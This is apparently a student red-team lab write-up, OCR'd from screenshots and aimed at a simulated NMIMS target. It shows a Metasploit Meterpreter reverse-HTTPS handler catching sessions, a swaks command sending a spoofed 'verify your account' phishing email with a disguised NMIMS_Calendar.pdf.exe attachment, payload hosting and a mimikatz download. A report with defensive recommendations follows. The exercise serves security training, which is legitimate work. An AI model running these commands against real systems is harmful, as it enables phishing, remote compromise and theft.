
NMIMS Int

Groups: × gauravnile

No campaigns created yet. Let's creat

Are you sure?

This will schedule the campaign to be launched.



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
blank@kali: ~
File Actions Edit View Help
blank@kali: ~/Covenant/Covenant
blank@kali: ~/gophish
12:29
27°C
Light rain
Search
ENG
IN
12:29
07-09-2025
Right Ctrl

```
          ,x0000000000000x,
            .l00000000l.
              .d0d,

       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload ⇒ windows/x64/meterpreter/reverse_https
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(multi/handler) > exploit
[*] Started HTTPS reverse handler on https://10.0.2.15:443
```

```
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 10 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe67:e724  prefixlen 64  scopeid 0×20<link>
        inet6 fd17:625c:f037:2:3b1b:ad7c:6b50:9c35  prefixlen 64  scopeid 0×0<global>
        inet6 fd17:625c:f037:2:a00:27ff:fe67:e724  prefixlen 64  scopeid 0×0<global>
        ether 08:00:27:67:e7:24  txqueuelen 1000  (Ethernet)
        RX packets 3021  bytes 719987 (703.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2937  bytes 299464 (292.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4297  bytes 9918782 (9.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4297  bytes 9918782 (9.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
--server localhost \
--header "Subject: Urgent: Verify Your NMIMS Student Account" \
--body "Dear Student, Please run the attached file to verify your account." \
--attach /home/blank/Covenant/Covenant/NMIMS_Calendar.pdf.exe
=== Trying localhost:25 ...
*** Error connecting to localhost:25:
***     Connection refused

┌──(blank㉿kali)-[~]
└─$ swaks --to j.smith@nmims.edu \
--from support@nmims.edu \
--server localhost \
--header "Subject: Urgent: Verify Your NMIMS Student Account" \
--body "Dear Student, Please run the attached file to verify your account." \
--attach /home/blank/Covenant/Covenant/NMIMS_Calendar.pdf.exe
=== Trying localhost:25 ...
*** Error connecting to localhost:25:
***     Connection refused

┌──(blank㉿kali)-[~]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
^C
```

```
0100101 Firefox/128.0\""
time="2025-09-07T12:20:10+05:30" level=info msg="127.0.0.1 - - [07/Sep/2025:12:20:10 +0530] \"GET /js/dist/vendor.min.
js HTTP/2.0\" 200 324943 \"https://127.0.0.1:3333/campaigns\" \"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/201001
01 Firefox/128.0\""
time="2025-09-07T12:20:10+05:30" level=info msg="127.0.0.1 - - [07/Sep/2025:12:20:10 +0530] \"GET /images/favicon.ico
HTTP/2.0\" 200 1150 \"https://127.0.0.1:3333/campaigns\" \"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Fi
refox/128.0\""
time="2025-09-07T12:20:10+05:30" level=info msg="127.0.0.1 - - [07/Sep/2025:12:20:10 +0530] \"GET /api/campaigns/summa
ry?{} HTTP/2.0\" 200 35 \"https://127.0.0.1:3333/campaigns\" \"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/2010010
1 Firefox/128.0\""
time="2025-09-07T12:20:13+05:30" level=info msg="127.0.0.1 - - [07/Sep/2025:12:20:13 +0530] \"GET /api/groups/summary?
{} HTTP/2.0\" 200 169 \"https://127.0.0.1:3333/campaigns\" \"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0\""
time="2025-09-07T12:20:13+05:30" level=info msg="127.0.0.1 - - [07/Sep/2025:12:20:13 +0530] \"GET /api/templates/?{} H
TTP/2.0\" 200 612 \"https://127.0.0.1:3333/campaigns\" \"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Fire
fox/128.0\""
time="2025-09-07T12:20:13+05:30" level=info msg="127.0.0.1 - - [07/Sep/2025:12:20:13 +0530] \"GET /api/pages/?{} HTTP/
2.0\" 200 2 \"https://127.0.0.1:3333/campaigns\" \"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/12
8.0\""
time="2025-09-07T12:20:13+05:30" level=info msg="127.0.0.1 - - [07/Sep/2025:12:20:13 +0530] \"GET /api/smtp/?{} HTTP/2
.0\" 200 287 \"https://127.0.0.1:3333/campaigns\" \"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/1
28.0\""
time="2025-09-07T12:20:21+05:30" level=info msg="127.0.0.1 - - [07/Sep/2025:12:20:21 +0530] \"GET /font/glyphicons-hal
flings-regular.woff2 HTTP/2.0\" 200 18028 \"https://127.0.0.1:3333/css/dist/gophish.css\" \"Mozilla/5.0 (X11; Linux x8
```




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload ⇒ windows/x64/meterpreter/reverse_https
msf6 exploit(multi/handler) > LHOST 192.168.29.110
[-] Unknown command: LHOST. Did you mean hosts? Run the help command for more details.
msf6 exploit(multi/handler) > set LHOST 192.168.29.110
LHOST ⇒ 192.168.29.110
msf6 exploit(multi/handler) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession ⇒ false
msf6 exploit(multi/handler) > exploit
[*] Started HTTPS reverse handler on https://192.168.29.110:443
[!] https://192.168.29.110:443 handling request from 192.168.29.184; (UUID: wbvgxwck) Without a database connect
ed that payload UUID tracking will not work!
[*] https://192.168.29.110:443 handling request from 192.168.29.184; (UUID: wbvgxwck) Staging x64 payload (20489
2 bytes) ...
[!] https://192.168.29.110:443 handling request from 192.168.29.184; (UUID: wbvgxwck) Without a database connect
ed that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.29.110:443 → 192.168.29.184:49903) at 2025-09-07 12:56:19 +0530
```

```
        inet 192.168.29.110  netmask 255.255.255.0  broadcast 192.168.29.255
        inet6 fe80::a00:27ff:fe67:e724  prefixlen 64  scopeid 0×20<link>
        inet6 2405:201:102e:5863:3612:b3ce:fd1b:a8b  prefixlen 64  scopeid 0×0<global>
        inet6 2405:201:102e:5863:a00:27ff:fe67:e724  prefixlen 64  scopeid 0×0<global>
        ether 08:00:27:67:e7:24  txqueuelen 1000  (Ethernet)
        RX packets 73  bytes 44437 (43.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 89  bytes 43026 (42.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(blank㉿kali)-[~]
└─$ sudo apt-get install -y aspnetcore-runtime-3.1
```


```
Name                      Date modified       Type                 Size
∨ Today (2)
  NMIMS_Calendar.pdf      07-09-2025 00:20    Application          7 KB
  NMIMS_Calendar1.pdf     07-09-2025 00:26    Application          8 KB
∨ Yesterday (4)
  mimikatz-master         06-09-2025 05:18    Compressed (zipp...  1,168 KB
  virus                   06-09-2025 03:39    Application          73 KB
  virus (1)               06-09-2025 03:35    Application          7 KB
  mimikatz-master         06-09-2025 05:18    File folder

6 items    1 item selected  7.50 KB
```

Lateral Movement



```
[*] Started HTTPS reverse handler on https://192.168.29.110:443
[!] https://192.168.29.110:443 handling request from 192.168.29.184; (UUID: wbvgxwck) Without a database connect
ed that payload UUID tracking will not work!
[*] https://192.168.29.110:443 handling request from 192.168.29.184; (UUID: wbvgxwck) Staging x64 payload (20489
2 bytes) ...
[!] https://192.168.29.110:443 handling request from 192.168.29.184; (UUID: wbvgxwck) Without a database connect
ed that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.29.110:443 → 192.168.29.184:49903) at 2025-09-07 12:56:19 +0530
sessions -i 1
getinfo
sysinfo
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/handler) > exploit
[*] Started HTTPS reverse handler on https://192.168.29.110:443
[!] https://192.168.29.110:443 handling request from 192.168.29.184; (UUID: hkrnf5ge) Without a database connected that payload UUID tracking will not work!
[*] https://192.168.29.110:443 handling request from 192.168.29.184; (UUID: hkrnf5ge) Staging x64 payload (204892 bytes) ...
[!] https://192.168.29.110:443 handling request from 192.168.29.184; (UUID: hkrnf5ge) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 2 opened (192.168.29.110:443 → 192.168.29.184:49957) at 2025-09-07 13:12:19 +0530
session -i 2
sysinfo
```

- Reporting: Write 200-word report in Google Docs:
  - Executive Summary
  - Findings (include blue team detection points)
  - Recommendations



docs.google.com/document/d/12rw3Oot_a814Zl4e6Y-Z32LN7ogrm1jc53oXtk6Mj3U/edit?tab=t.0
100%
Normal text
Arial
11
Editing
Document tabs
Tab 1
Headings that you add to the document will appear here.
26°C
Cloudy
Search
ENG
IN
13:17
07-09-2025

Executive Summary

A simulated red team engagement was conducted using Kali Linux, Metasploit, Covenant, and supporting tools to test defenses from reconnaissance to data exfiltration. The exercise aimed to demonstrate how an attacker could compromise a target environment and how detection tools would respond.

Findings

Reconnaissance was performed with recon-ng, focusing on subdomain enumeration for the target domain. Initial access was achieved by crafting a phishing payload with Metasploit and delivering it to a victim system. Execution of the payload established a reverse shell, providing attacker access. Exploitation and privilege escalation followed, allowing greater control over the compromised host. Covenant was then used to simulate lateral movement across the environment. Exfiltration was demonstrated by packaging files and transmitting them out of the environment. An evasion test was also conducted, where an obfuscated payload was run to bypass antivirus defenses.

Detection was partially successful: suspicious login activity and anomalous process execution were logged, but the obfuscated payload was not blocked. This highlights strengths in basic detection but gaps in endpoint protection.

Recommendations

1. Deploy stronger endpoint detection with behavioral analysis.
2. Improve phishing email filtering and enforce MFA.
3. Enhance log correlation to identify multi-stage attacks.
4. Conduct regular red team tests to strengthen defenses.

Briefing: Draft 100-word non-technical summary.

In this exercise, we simulated how a hacker could target our systems. The test began with reconnaissance to find information about the target, followed by a phishing attack that delivered a malicious file. Once executed, it gave the attacker remote access. Using this access, further exploitation and movement within the system were performed, and sensitive data was exfiltrated. An obfuscation test showed that antivirus could be bypassed. While our defenses detected some suspicious activity, certain advanced techniques went unnoticed. The results show the need for stronger phishing protections, better endpoint monitoring, and faster automated responses to reduce risk.